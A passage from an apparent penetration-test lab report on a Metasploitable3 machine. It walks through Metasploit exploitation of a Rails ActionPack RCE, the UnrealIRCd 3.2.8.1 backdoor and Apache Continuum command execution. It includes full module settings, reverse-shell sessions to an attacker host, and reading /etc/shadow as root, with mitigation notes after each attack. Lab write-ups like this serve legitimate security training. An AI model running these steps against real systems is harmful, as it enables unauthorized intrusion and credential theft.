
Step 1: Service Enumeration

Accessed the web application via browser:

`http://192.168.172.131:3500`

From the screenshot:

- Default Ruby on Rails welcome page appeared.
- Confirmed it is a Ruby on Rails application running in development mode.



Step 2: Directory Enumeration

Used ffuf to discover hidden directories and files:

```
ffuf -u http://192.168.172.131:3500/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/combined_directories.txt -recursion -recursion-depth 5 -t 50
```

Discovered important paths including /readme.

```
ffuf -fc 429,401,400,403 -recursion -recursion-depth 5 -t 50 -timeout 15 -v -
msfconsole x root@metasploitable3-ub1404: /home/vagrant x smb sambaaa x ffuf -fc 429,401,400,403 -recursion -recursion-depth 5 -t 50 -timeout 15 -v - x
v2.1.0-dev

:: Method : GET
:: URL : http://192.168.172.131:3500/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/combined_directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 15
:: Threads : 50
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response status: 429,401,400,403

[Status: 200, Size: 1564, Words: 305, Lines: 68, Duration: 2063ms]
| URL | http://192.168.172.131:3500/404
* FUZZ: 404

[Status: 200, Size: 1746, Words: 64, Lines: 49, Duration: 2906ms]
| URL | http://192.168.172.131:3500/readme
* FUZZ: readme

[Status: 200, Size: 1477, Words: 284, Lines: 67, Duration: 1540ms]
| URL | http://192.168.172.131:3500/500
* FUZZ: 500

:: Progress: [3364/1377718] :: Job [1/1] :: 22 req/sec :: Duration: [0:02:52] :: Errors: 0 ::
```

Step 3: Accessing Readme Page

Navigated to:

<http://192.168.172.131:3500/readme>

- Page confirmed this is the Metasploitable3 environment.
- Showed Windows and Ubuntu logos.




Step 4: Checking Application Properties

Visited:

<http://192.168.172.131:3500/rails/info/properties>

- Revealed detailed information about the environment:
 - Ruby version, Rails version (4.2.4), Rack version.



Step 5: Searching for Exploits in Metasploit

In msfconsole:

```
search rails
```

From the screenshot:

- Found multiple exploits.
- Selected: exploit/multi/http/rails_actionpack_inline_exec

```
msfconsole x root@metasploit3-ub1404: /home/vagrant x smb sambaaa x kali@kali:~/Downloads x
msf6 exploit(multi/mysqldb/mysql_udf_payload)> search rails

Matching Modules
=====

# Name Disclosure Date Rank Check Description
-----
0 exploit/multi/http/gitlab_file_read_rce 2020-03-26 excellent Yes GitLab File Read Remote Code Execution
1 exploit/unix/http/maltrail_rce 2023-07-31 excellent Yes Maltrail Unauthenticated Command Injection
2 _target: Unix Command
3 _target: Linux Dropper
4 exploit/multi/http/metasploit_static_secret_key_base 2016-09-15 excellent Yes Metasploit Web UI Static secret_key_base Value
5 exploit/linux/http/cfme_manageiq_evm_upload_exec 2013-09-04 excellent Yes Red Hat CloudForms Management Engine 5.1 agent/linuxpkgs
Path Traversal
6 auxiliary/scanner/http/rails_mass_assignment normal No Ruby on Rails Attributes Mass Assignment Scanner
7 exploit/multi/http/rails_double_tap 2019-03-13 excellent Yes Ruby on Rails DoubleTap Development Mode secret_key_base
Vulnerability
8 auxiliary/gather/rails_doubletap_file_read normal Yes Ruby on Rails File Content Disclosure ('doubletap')
9 auxiliary/dos/http/rails_action_view 2013-12-04 normal No Ruby on Rails Action View MIME Memory Exhaustion
10 exploit/multi/http/rails_actionpack_inline_exec 2016-03-01 excellent No Ruby on Rails ActionPack Inline ERB Code Execution
11 auxiliary/admin/http/rails_devise_pass_reset 2013-01-28 normal No Ruby on Rails Devise Authentication Password Reset
12 exploit/multi/http/rails_dynamic_render_code_exec 2016-10-16 excellent Yes Ruby on Rails Dynamic Render File Upload Remote Code Execution
13 auxiliary/dos/http/rails_json_float_dos 2013-11-22 normal No Ruby on Rails JSON Processor Floating Point Heap Overflow
w DoS
14 exploit/multi/http/rails_json_yaml_code_exec 2013-01-28 excellent No Ruby on Rails JSON Processor YAML Deserialization Code Execution
15 auxiliary/scanner/http/rails_json_yaml_scanner normal No Ruby on Rails JSON Processor YAML Deserialization Scanner
r
16 exploit/multi/http/rails_secret_deserialization 2013-04-11 excellent No Ruby on Rails Known Secret Session Cookie Remote Code Execution
17 exploit/multi/http/rails_web_console_v2_code_exec 2015-06-16 excellent No Ruby on Rails Web Console (v2) Whitelist Bypass Code Execution
```

Step 6: Configuring and Running the Exploit

```
use exploit/multi/http/rails_actionpack_inline_exec
set RHOSTS 192.168.172.131
set RPORT 3500
set TARGETURI /readme
set LHOST 192.168.172.129
set LPORT 4444
exploit
```

From the screenshot:

- Exploit executed successfully.
- Received a command shell.

```
msfconsole x root@metasploitable3-ub1404: /home/vagrant x smb sambaaa x kali@kali:~/Downloads x
msf6 exploit(multi/http/rails_actionpack_inline_exec) > use 10
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/http/rails_actionpack_inline_exec) > show options

Module options (exploit/multi/http/rails_actionpack_inline_exec):

Name      Current Setting  Required  Description
-----
Proxies    no              A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    192.168.172.131 yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     3500            yes        The target port (TCP)
SSL       false           no         Negotiate SSL/TLS for outgoing connections
TARGETPARAM os              yes        The target parameter to inject with inline code
TARGETURI /readme        yes        The path to a vulnerable Ruby on Rails application
VHOST     no              HTTP server virtual host

Payload options (generic/shell_reverse_tcp):

Name      Current Setting  Required  Description
-----
LHOST     192.168.172.129 yes        The listen address (an interface may be specified)
LPORT     4444            yes        The listen port

Exploit target:

Id  Name
--  ---
0   Automatic
```

Result:

The exploit was successful. We obtained a command shell as the chewbacca user:

```
msf6 exploit(multi/http/rails_actionpack_inline_exec) > exploit

[*] Started reverse TCP handler on 192.168.172.129:4444
[*] Sending inline code to parameter: os
[*] Command shell session 8 opened (192.168.172.129:4444 -> 192.168.172.131:40428) at 2026-06-24 22:46:05 +0300

id
uid=1124(chewbacca) qid=100(users) groups=100(users),999(docker)
ls
Gemfile
Gemfile.lock
README.md
Rakefile
app
bin
config
config.ru
db
lib
log
public
start.sh
test
tmp
vendor
```

Impact:

The Ruby on Rails application was running in development mode with a known remote code execution vulnerability (Action Pack inline code execution). This allowed us to execute arbitrary commands on the server, leading to unauthorized access and potential full system compromise.

Mitigation:

- Never run applications in development mode in production environments.
- Update Ruby on Rails and all gems to the latest secure versions.
- Remove or restrict access to debugging and information disclosure pages (/readme, /properties, etc.).
- Use strong input validation and avoid unsafe inline code execution.
- Implement network segmentation and firewall rules to limit access to port 3500.

7. UnrealIRCd Backdoor on port 6697/tcp

During the scanning phase, an IRC service was identified running on port 6697. Further enumeration revealed it to be UnrealIRCd version 3.2.8.1, which contains a well-known backdoor.

Step 1: Exploit Search in Metasploit

Searched for UnrealIRCd exploits:

```
search unrealircd
```

Found the module:

```
exploit/unix/irc/unreal_ircd_3281_backdoor
```

```
msf6 exploit(multi/http/rails_actionpack_inline_exe) > search unrealircd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  ---                                     -
0  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent No    UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 exploit(multi/http/rails_actionpack_inline_exe) > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name  CurrentSetting Required Description
-----
CHOST  no             The local client address
CPORT  no             The local client port
Proxies no             A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes            The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT  6667           yes            The target port (TCP)

Exploit target:

Id  Name
--  ---
0   Automatic Target
```

Step 2: Configuring the Exploit

Loaded the module and set the options:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 192.168.172.131
set RPORT 6697
set LHOST 192.168.172.129
```

From the screenshot:

Module options were configured correctly.

Step 3: Running the Exploit

- Exploit executed successfully.
- Received a reverse shell.

```
View the full module info with the info, or info -d command.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.172.131
rhosts => 192.168.172.131
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 192.168.172.131:6697 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.172.129
lhost => 192.168.172.129
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP handler on 192.168.172.129:4444
[*] 192.168.172.131:6697 - Connected to 192.168.172.131:6697...
:irc.TestIRC.net NOTICE AUTH:*** Looking up your hostname...
[*] 192.168.172.131:6697 - Sending backdoor command...
[*] Command shell session 9 opened (192.168.172.129:4444 -> 192.168.172.131:40446) at 2026-06-24 23:08:39 +0300

id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
whoami
boba_fett
ls
CVS
Changes
Changes.old
Config
```

Result:

The exploit was successful. We gained a command shell as the user `boba_fett`.

Impact:

The UnrealIRCd backdoor (introduced in version 3.2.8.1) allows any remote attacker to execute arbitrary commands on the server without authentication. This led to unauthorized shell access and potential privilege escalation. Backdoors like this are extremely dangerous as they provide persistent and stealthy access to the compromised system.

Mitigation:

- Immediately remove or update UnrealIRCd to a clean, non-backdoored version.
- Never use versions known to contain backdoors (especially 3.2.8.1).
- Restrict access to IRC ports (6667, 6697) using firewall rules.
- Regularly audit and monitor running services and installed packages.
- Follow the principle of least privilege for all services.

8. Apache Continuum on port 8080/tcp (Arbitrary Command Execution)

Another HTTP service was discovered running on port 8080. This service is Apache Continuum (a continuous integration server).

Step 1: Service Enumeration

Accessed the service via browser:

`http://192.168.172.131:8080`

From the screenshot:

- Received Error 404 - Not Found.
- The page revealed that Apache Continuum (continuous integration server) is running.



Error 404 - Not Found.

No context on this server matched or handled this request.
Contexts known to this server are:

- [/continuum --> o.e.j.w.WebAppContext{/continuum.file:/opt/apache_continuum/apache-continuum-1.4.2/apps/continuum/},./apps/continuum](#)



Step 2: Searching for Exploit in Metasploit

Searched for Apache Continuum exploits:

```
search continuum
```

Found the module:

```
exploit/linux/http/apache_continuum_cmd_exec
```



Step 3: Configuring the Exploit

Loaded the module and set the options:

```
use exploit/linux/http/apache_continuum_cmd_exec
set RHOSTS 192.168.172.131
set LHOST 192.168.172.129
set LPORT 4444
```

```
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to li
sten on all addresses.
SRVPORT 8080 yes The local port to listen on.
```

Payload options (linux/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description

LHOST	192.168.16.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	
0	Apache Continuum <= 1.4.2

View the full module info with the [info](#), or [info -d](#) command.

```
msf6 exploit(linux/http/apache_continuum_cmd_exe) > set rhosts 192.168.172.131
rhosts => 192.168.172.131
msf6 exploit(linux/http/apache_continuum_cmd_exe) > set lhost 192.168.172.129
lhost => 192.168.172.129
msf6 exploit(linux/http/apache_continuum_cmd_exe) > run
```

Step 4: Running the Exploit

exploit

- **Exploit executed successfully.**
- **Received a Meterpreter session.**

```
msfconsole x  root@metasploitable3-ub1404: /home/vagrant x  smb sambaaa x  kali@kali:~/Downloads x
msf6 exploit(linux/http/apache_continuum_cmd_exe) > set lhost 192.168.172.129
lhost => 192.168.172.129
msf6 exploit(linux/http/apache_continuum_cmd_exe) > run

[*] Started reverse TCP handler on 192.168.172.129:4444
[*] Injecting CmdStager payload...
[*] Sending stage (3045380 bytes) to 192.168.172.131
[*] Meterpreter session 10 opened (192.168.172.129:4444 -> 192.168.172.131:40456) at 2026-06-24 23:20:30 +0300
[*] Command Stager progress - 100.00% done (823/823 bytes)

meterpreter > getuid
Server username: root
meterpreter > cat /etc/shadow
root!:18564:0:99999:7:::
daemon*:16176:0:99999:7:::
bin*:16176:0:99999:7:::
sys*:16176:0:99999:7:::
sync*:16176:0:99999:7:::
games*:16176:0:99999:7:::
man*:16176:0:99999:7:::
lp*:16176:0:99999:7:::
mail*:16176:0:99999:7:::
news*:16176:0:99999:7:::
uucp*:16176:0:99999:7:::
proxy*:16176:0:99999:7:::
www-data*:16176:0:99999:7:::
backup*:16176:0:99999:7:::
list*:16176:0:99999:7:::
irc*:16176:0:99999:7:::
gnats*:16176:0:99999:7:::
nobody*:16176:0:99999:7:::
libuid:l:16176:0:99999:7:::
syslog*:16176:0:99999:7:::
```

Step 5: Post-Exploitation Verification

Inside the Meterpreter session:

```
getuid
cat /etc/passwd
```

Result:

Confirmed high privileges (running as root).

Full access to the system achieved.

Impact

The Apache Continuum instance was vulnerable to remote command execution, allowing full compromise of the server. This led to root-level access, enabling the attacker to read sensitive files, escalate privileges, and maintain persistence.

Mitigation

- **Update Apache Continuum to the latest secure version or remove it if not needed.**
- **Never expose development or CI/CD tools directly to the internet.**
- **Implement strong authentication and role-based access control.**
- **Use network segmentation and firewall rules to restrict access to port 8080.**
- **Regularly scan for known vulnerabilities in all web applications.**

N8n Automation Tool

